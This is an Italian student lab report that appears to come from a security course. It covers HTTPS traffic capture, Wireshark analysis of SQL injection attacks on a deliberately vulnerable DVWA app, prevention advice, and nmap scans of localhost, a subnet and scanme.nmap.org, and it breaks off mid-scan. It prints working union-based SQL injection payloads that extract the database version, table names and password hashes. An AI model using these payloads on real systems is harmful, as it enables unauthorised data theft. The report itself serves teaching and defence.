
Mettiamoci in ascolto ma questa volta intercettando pacchetti HTTPS (criptati).



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap  
[sudo] password for analyst:  
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```


# 3. WIRESHARK: CATTURA PACCHETTI HTTPS

Una volta entrati su un sito https e inserito le credenziali di accesso, andando su wireshark vedremo la schermata di destra. Questa volta utilizzando il filtro "tcp.port == 443", il quale viene utilizzato per filtrare il traffico TCP sulla porta 443 tipica del protocollo HTTPS, vediamo come in questo caso i dati sono completamente criptati e non sarà possibile accedere ad essi in quanto HTTPS è un protocollo sicuro.



# 4. ANALISI ATTACCO DATABASE SQL


Procediamo con l'analisi di questo file .pcap fornito in fase di laboratorio



# 4. ANALISI 1° ATTACCO DATABASE SQL

Procediamo anzitutto con l'analisi della riga 13 in quanto sembra esserci una richiesta HTTP GET.

Facendo Follow HTTP la quale ci permette di visualizzare in modo semplice ed ordinato l'intera conversazione tra client e server. Vediamo dunque che vi è stato un attacco sql injection. In questo tipo di attacco l'utente malintenzionato può manipolare una query SQL per alterarne il comportamento, inserendo una condizione sempre vera (come "1=1") in un campo di input. Questo può essere usato per bypassare le logiche di autenticazione, visualizzare dati che non dovrebbero essere accessibili o eseguire altre operazioni dannose.



The screenshot shows a NetworkMiner tool window titled 'Follow HTTP Stream (tcp.stream eq 1)'. The 'Stream Content' pane displays an HTML form with fields for 'User ID' (containing '1=1') and 'Submit'. Below the form, a pre-tag shows the raw response: 'ID: 1=1<br />First name: admin<br />Surname: admin'. A section titled 'More Information' lists several links related to SQL injection, including: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>, <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>, and [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection). The bottom of the window includes standard network analysis controls like 'Find', 'Save As', 'Print', and encoding options (ASCII, EBCDIC, Hex Dump, C Arrays, Raw).

# 4. CONTINUO ATTACCHI SQLI

Analisi riga 19

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>
```

Entire conversation (6532 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

Analisi riga 22

Follow HTTP Stream (tcp.stream eq 4)

Stream Content

```
.<h1>Vulnerability: SQL Injection</h1>
.

.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-Ubuntu1.1</pre>
```

Entire conversation (6548 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

# 4. CONTINUO ATTACCHI SQLI

Follow HTTP Stream (tcp.stream eq 5)

Stream Content

```
....  
<div class="body_padded">  
. <h1>Vulnerability: SQL Injection</h1>  
  
....  
<div class="vulnerable_code_area">  
.. <form action="#" method="GET">  
... <p>  
... User ID:  
... <input type="text" size="15" name="id">  
... <input type="submit" name="Submit" value="Submit">  
... </p>  
  
.. </form>  
.. <pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,  
....  
Entire conversation (45686 bytes)  
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw  
Filter Out This Stream Close
```

Analisi riga 25

Follow HTTP Stream (tcp.stream eq 6)

Stream Content

```
....  
.. <form action="#" method="GET">  
... <p>  
... User ID:  
... <input type="text" size="15" name="id">  
... <input type="submit" name="Submit" value="Submit">  
... </p>  
  
.. </form>  
.. <pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select  
....  
Entire conversation (7186 bytes)  
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw  
Filter Out This Stream Close
```

Analisi riga 28

# 4. PREVENZIONE SQLI

Abbiamo notato che la web app risultava essere facilmente attaccabile con delle query basiliari pertanto consigliamo queste accortezze per il futuro:

- **Validazione e Sanificazione dei Dati:** La validazione e la sanificazione dei dati immessi dall'utente sono misure fondamentali per ridurre il rischio di attacchi SQLi.

Questi due processi consistono nel:


Validare i dati in ingresso per verificare che rispettino il formato previsto (ad esempio, numeri, email, URL, ecc.).

Sanificare i dati per rimuovere o neutralizzare qualsiasi carattere o sequenza che potrebbe essere interpretata come un comando SQL (come ', ", ;, --, ecc.).

- **Limitazione dei Privilegi dell'Utente del Database:** L'account che l'applicazione usa per connettersi al database dovrebbe avere i privilegi minimi necessari per eseguire le operazioni richieste.

**Best practice addizionali:**

- **Aggiornamenti e Patch di Sicurezza:** Assicurarsi che il software dell'applicazione, i framework e i database siano sempre aggiornati con le ultime patch di sicurezza. Le vulnerabilità note possono essere sfruttate se non vengono correttamente gestite.
- **Codifica e Protezione dei Dati Sensibili:** Utilizzare la crittografia per proteggere dati sensibili, come le password degli utenti. Le password dovrebbero essere sempre memorizzate in modo sicuro usando algoritmi di hash sicuri come bcrypt.
- **Monitoraggio e Logging:** Implementare il monitoraggio e il logging delle attività sospette. In caso di tentativi di SQL Injection, registrare l'indirizzo IP dell'attaccante, la query tentata e altre informazioni pertinenti per indagare sugli attacchi.



# NMAP

## 5. ESPLORAZIONE CON NMAP

Per prima cosa introduciamo cos'è nmap e come viene utilizzato. Nmap è un tool di esplorazione di rete e di scansione di porte e sicurezza.

Esso viene utilizzato per scansionare una rete e determinare gli host disponibili e i servizi offerti nella rete. Alcune delle funzionalità di nmap includono la scoperta degli host, la scansione delle porte e il rilevamento del sistema operativo. Nmap può essere comunemente utilizzato per audit di sicurezza, per identificare porte aperte, network inventory e trovare vulnerabilità nella rete.

# 5. SCANSIONE LOCALHOST

Nel laboratorio ci è stato richiesto di effettuare delle scansioni precise.

Cominciamo dal localhost  
(generalmente identificato con  
127.0.0.1).

Le porte che risultano aperte dalla scansione sono la 21 (FTP) e la 22 (SSH)

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 08:14 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000025s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.0.8 or later
|  ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--   1 0          0          0 Mar 26  2018 ftp_test
|  ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 127.0.0.1
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 4
|    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
|  ssh-hostkey:
|    2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|    256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

## 5. COMANDI UTILIZZATI

I comandi che sono stati utilizzati sono i seguenti:

- **nmap**: ovvero il comando principale per eseguire una scansione di rete, che rileva informazioni su host, porte, servizi e vulnerabilità all'interno di una rete.
- **-A**: Offre diverse funzionalità tra le quali identificare le versioni esatte dei servizi in esecuzione su ciascuna porta, determinare il sistema operativo, raccogliere di informazioni sull'host, come vulnerabilità conosciute, configurazioni di rete e informazioni di sicurezza e Identificare il percorso che i pacchetti prendono per arrivare al sistema target.
- **-T4**: Imposta il livello di velocità e di aggressività della scansione. Nmap ha una scala di 0 a 5 per il timing

# 5. SCANSIONE NETWORK ADDRESS

Dopodichè procediamo con la scansione dell'indirizzo di network della nostra vm. L'indirizzo IP della macchina era 10.0.2.15/24 pertanto il suo network address sarà 10.0.2.0/24. In questa scansione abbiamo rilevato sempre le porte 21 e 22 aperte.

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 08:39 EST
Nmap scan report for 10.0.2.15
Host is up (0.00021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 0          0          0 Mar 26 2018 ftp_test
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (1 host up) scanned in 22.13 seconds
```

# 5. SCANSIONE SERVER REMOTO

Come ultima fase del laboratorio, andiamo ad analizzare anche un web server remoto fornito (scanme.nmap.org). Il server avrà le porte 22, 80 e 9929 aperte.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 08:19 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.20s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
